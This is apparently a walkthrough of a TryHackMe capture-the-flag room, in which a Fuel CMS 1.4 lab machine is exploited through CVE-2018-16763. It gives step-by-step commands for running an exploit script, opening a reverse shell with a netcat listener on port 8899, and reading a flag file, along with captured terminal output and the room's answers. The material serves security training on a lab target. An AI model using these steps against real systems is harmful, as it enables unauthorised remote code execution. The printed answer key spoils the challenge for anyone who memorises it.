
Used exploit-db.com | exploit script I netcat: to bind to target application

Vulnerability Capstone

Premium room

Apply the knowledge gained throughout the Vulnerability Module in this challenge room.

Task 1 Introduction



Summarise the skills learnt in this module by completing this capstone room for the "Vulnerability Research" module.

Ackme Support Incorporated has recently set up a new blog. Their developer team has asked for a security audit to be performed before they create and publish articles to the public.

It is your task to perform a security audit on the blog; looking for and abusing any vulnerabilities that you find.

Answer the questions below

Let's get hacking

No answer needed

Task 2 Exploit the Machine (Flag Submission)

Deploy the vulnerable machine attached to this by pressing the green "Start Machine" button. It is **recommended** that you use the TryHackMe AttackBox to complete this room.

Allow **five minutes** to pass before attempting to attack the vulnerable machine <TARGET_MACHINE_IP>

Answer the questions below


Deploy the vulnerable machine attached to this task & wait **five minutes** before visiting the vulnerable machine.

No answer needed

What is the name of the application running on the vulnerable machine?

Fuel CMS

Steps: open browser and go to: ***http:<TARGET_MACHINE_IP>***




What is the version number of this application?


Correct Answer

What is the number of the CVE that allows an attacker to remotely execute code on this application?
Format: CVE-XXXX-XXXXX

CVE- 2018-16763

Steps: go to https://exploit-db.com → Search: ***fuel cms 1.4*** *→ click on the exploit to get the CVE number*






Use the resources & skills learnt throughout this module to find and use a relevant exploit to exploit this vulnerability.

No answer needed


*Steps: click '**Hint**' → navigate to where the exploit.py script is located → run 'nano' or 'cat' to learn how to utilize the exploit*




Note: There are numerous exploits out there that can be used for this vulnerability (some more useful than others!)
What is the value of the flag located on this vulnerable machine? This is located in /home/ubuntu on the vulnerable machine.

THM{ACKME_BLOG_HACKED}

*Step 1: run the exploit: '**python3 exploit.py <TARGET_MACHINE_IP>**' → run command: '**shell_me**'*
*Step 2: open a new terminal and run **netcat**: '**nc -lvp 8899**'*
*Step 3: go back to first terminal and enter: **<ATTACK_MACHINE_IP>:8899***



Step 4: move to the Bind Shell (terminal) and navigate to where the flag is located → run 'cat' to get the flag


Room progress (71%)
Use the resources & skills learnt throughout this module to find and use a relevant exploit to exploit this vulnerability.
Note: There are numerous exploits out there that can be used for this vulnerability (some more useful than others!)
No answer needed
Complete
Hint
What is the value of the flag located on this vulnerable machine? This is located in /home/ubuntu on the vulnerable machine.
THM{ACKME_BLOG_HACKED}
Submit
Hint
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Submit now
Applications Places Sun 19 Oct, 19:54 AttackBox IP:10.201.16.232
root@ip-10-201-16-232: /usr/share/exploits/vulnerabilitiescapstone
File Edit View Search Terminal Help
Tested on 1.4
Created by Ac1d
Menu
exit - Exit app
shell_me - Get a reverse shell (netcat)
help - Show this help
Hope you had your listener ready!!
root@ip-10-201-16-232: ~
File Edit View Search Terminal Help
root@ip-10-201-16-232:~# nc -lvp 8899
Listening on 0.0.0.0 8899
Connection received on 10.201.73.69 39058
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/var/www/html/fuelcms
$ cd /home/ubuntu
$ ls
flag.txt
$ cat flag.txt
THM{ACKME_BLOG_HACKED}